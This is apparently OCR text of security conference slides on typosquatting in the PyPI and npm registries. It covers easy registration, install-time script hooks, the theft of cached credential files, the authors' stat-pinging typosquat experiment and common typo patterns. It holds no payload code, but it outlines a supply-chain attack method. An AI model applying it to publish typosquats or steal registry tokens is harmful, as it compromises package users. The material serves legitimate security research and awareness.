
Why?



Pip: Post-Exploit Power

If you need to know why this is bad

- With these creds you can upload a malicious update to any package the account has rights over
- This malicious update will infect everyone installing the original package even without typos!
- These are the keys to the kingdom for as many as hundreds of millions of systems
- 2FA is nonexistent
- Single arbitrary file read = owned
- Configuration file plausibly included in troubleshooting and debug outputs = owned
- Backup file accidentally left around = owned
- Forgot this credential file existed because it's a hidden file? You know it.



Pip/PyPI Results

Created 2 packages similarly named to popular packages

Packages depend on the original


Added code to ping a stat collector on install

Re-read the CFAA 2 or 3 times to make sure no problems

- CFAA criminalizes accessing a computer without “authorization”
- No privesc or touching any system but where package was requested = no “unauthorized” actions
- Court precedent implies as long as all your actions are documented, you are fine, but we went further
- No backdoor or arbitrary code execution = no “access”
- No persistence, no extraction of creds or data files

Pushed to PyPI, waited, and…

PyPI installs




node
JS
®

NPM: The node.js Package Manager

NPM is another of the most commonly used package managers due to node.js's popularity

Stands for "Node Package Manager"

Submitting a package requires an account on https://www.npmjs.com/


How are packages uploaded?

How can targets be selected?

NPM: Registration


You need an email. That's it. All domains are allowed. Tor is allowed. Or use `npm adduser`


Oh and it doesn't verify the email.



NPM: Targeting popular packages

NPM features most popular packages on their homepage and each package has stats and collaborators. Most popular get millions of downloads per month!





NPM: Submitting A Package

Creating a package is similar to PyPI:

- This is an easy process
- Packages are small and can have as little as 2-3 small text files in them.
- Once you are ready you run:

```
npm login
```

```
npm publish
```

- You only need to run npm login the first time if you didn't use npm adduser.
- npm login will prompt you for the password you registered with
- Package will be immediately visible on NPM and installable with "npm install"

NPM: Code Execution On Npm Install

Code execution on a node.js package is as trivial as creating the package

All packages have an install.json file in them

Inside package.json, simply set the scripts:

```
{ "scripts": { "preinstall" : "npm install node-pre-gyp",
"install" : "node-pre-gyp install --fallback-to-build" }
...}
```

Script commands will be executed immediately on install

EXAMPLES

For example, if your package.json contains this:

```
{ "scripts" :
  { "install" : "scripts/install.js"
  , "postinstall" : "scripts/install.js"
  , "uninstall" : "scripts/uninstall.js"
  }
}
```

then `scripts/install.js` will be called for the install and post-install stages of the lifecycle, and `scripts/uninstall.js` will be called when the package is uninstalled. Since `scripts/install.js` is running for two different phases, it would be wise in this case to look at the `npm_lifecycle_event` environment variable.

If you want to run a make command, you can do so. This works just fine:

```
{ "scripts" :
  { "preinstall" : "./configure"
  , "install" : "make && make install"
  , "test" : "make test"
  }
}
```

NPM: Post-Exploit Power

As previously mentioned, npm login is a separate step.

Why?

Because of course it caches an auth token nearly equivalent to your password. Again,


- These are the keys to the kingdom for as many as hundreds of millions of systems
- Single arbitrary file read = owned
- Configuration file plausibly included in troubleshooting and debug outputs = owned
- Forgot this credential file existed because it's a hidden file? You know it.
- Backup file accidentally left around = owned
- 2FA is nonexistent

Next step

Identify candidates for typosquatting

And…

Malicious npm experiment, Adam Baldwin




THE FACE YOU MAKE
WHEN SOMEBODY ELSE PUBLISHES BEFORE YOU
imgflip.com

NPM Experiment

Adam Baldwin had access to the logs to see the most common typos

The top had > 20,000 hits

Dropped punctuation was the most common


- some-package => somepackage

Dropped double letters

- Tree => tre

Lessons learned

- Do a little research before just making up package names
- Typos are everywhere



Sharks. Everywhere.


Commercial offerings

